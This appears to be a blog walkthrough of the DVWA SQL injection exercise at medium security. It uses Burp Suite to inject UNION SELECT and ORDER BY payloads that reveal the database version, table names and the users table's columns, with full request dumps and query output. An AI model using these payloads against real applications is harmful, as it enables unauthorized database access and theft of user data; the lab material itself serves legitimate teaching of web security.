
DVWA (SQL injection)

DVWA security – Medium


Hey all, in this blog post I'm going to solve the DVWA SQL injection. SQL injection is the most critical vulnerability. SQL injection has become the top 10 security risk in the OWASP's security.

When we get the web page of the DVWA we can only see the dropdown menu and the submit button.




There is not any input field available but there is a form here. This means this web page communicates with the server using the GET or POST method. So, we can find any vulnerability on this web page.

To solve this problem first I'm going to submit id = 1. It gives this kind of output to id = 1.




After looking at this output we can understand when we submit any value in the dropdown list it gives the output. If somehow, we can change the value in the id 1, we can complete our task.

To change the values in the dropdown list we want to enter the source code of the web page by clicking the f12 key.



In here we can see the id and the value in the dropdown list now I'm going to set the id 1 value to 2, to find it's working.

Now it gives this kind of output.




Now we can understand when we change the value related to the id 1 it gives the different output. So, we can think when we enter the SQL command to the value, we can get the output.

Before doing that kind of SQL injections first we need to get the better understand about database. So that we need to find the version of the database.

To do this task I use ‘Burp Suit’ as well as you can do this task changing the value of the id.


After going to the Burp Suite and turn on the ‘Intercept’ then select id 1 and submit it. Now we can see this kind of output in the Burp Suit Intercept




To find the database version type this command.

'UNION SELECT @@version, NULL--'

After typing this you need to '**encode**' this typing '**Ctrl+U**'.



Later this encoded command sends to the browser by clicking the '**Forward**' command.



This browser window displays the output related to this command. Now we know this database is the '**MariaDB**' after knowing this we can find the vulnerabilities related to this database.

After we need to find the how many columns this table have to do this, we need to give this command to the database.

'**ORDER BY 1--**'


Request to http://localhost:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item

Pretty | Raw | \n | Actions

```
1  POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 18
9  Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tpg9qb7ejtl0ts1gk89dtgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1+ORDER+BY+1--+&Submit=Submit
```

Then we can find the how many columns this table have.



After we need to get the list of tables in the data base typing this command. It’s helping to find the which table users’ data have stored.

```
Pretty  Raw  \n  Actions
1  POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 18
9  Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tpg9qb7ejtl0ts1gk89dtgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--&Submit=Submit
```

‘UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--’

This gives this kind of output after executing this command.

```
First name: INNODB_METRICS
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_SYS_INDEXES
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_SYS_VIRTUAL
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_TABLESPACES_SCRUBBING
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_SYS_SEMAPHORE_WAITS
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: guestbook
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: users
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: columns_priv
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: column_stats
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: db
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: event
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: func
Surname:

ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: general_log
users   Highlight All   Match Case   Match Diacritics   Whole Words   1 of 2 matches
```

Now we can see the ‘users’ table in here. There we can think users’ information are stored in this table.

After we find the users table then we want to find the columns inside this ‘users’ table. To do this task we need to type this command but in

here we should be kept in mind this is not support to the string values it's only support to the decimal values so that we need to convert table name 'users' to the decimal value. To covert string value to decimal value use this link.

'https://onlinestringtools.com/convert-string-to-decimal'


After we are converting then we need to use this command to retrieve columns inside this table.

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name=char(117,115,101,114,115)--'

```
Pretty  Raw  \n  Actions
1  POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 18
9  Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tpgSqb7ejtl0tslgk89dtgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name=char(117,115,101,114,115)--&Submit=Submit
```

In here we use 'char()' that means again it convert to decimal to string because we use char().


After we execute this command, it displays this kind of output.



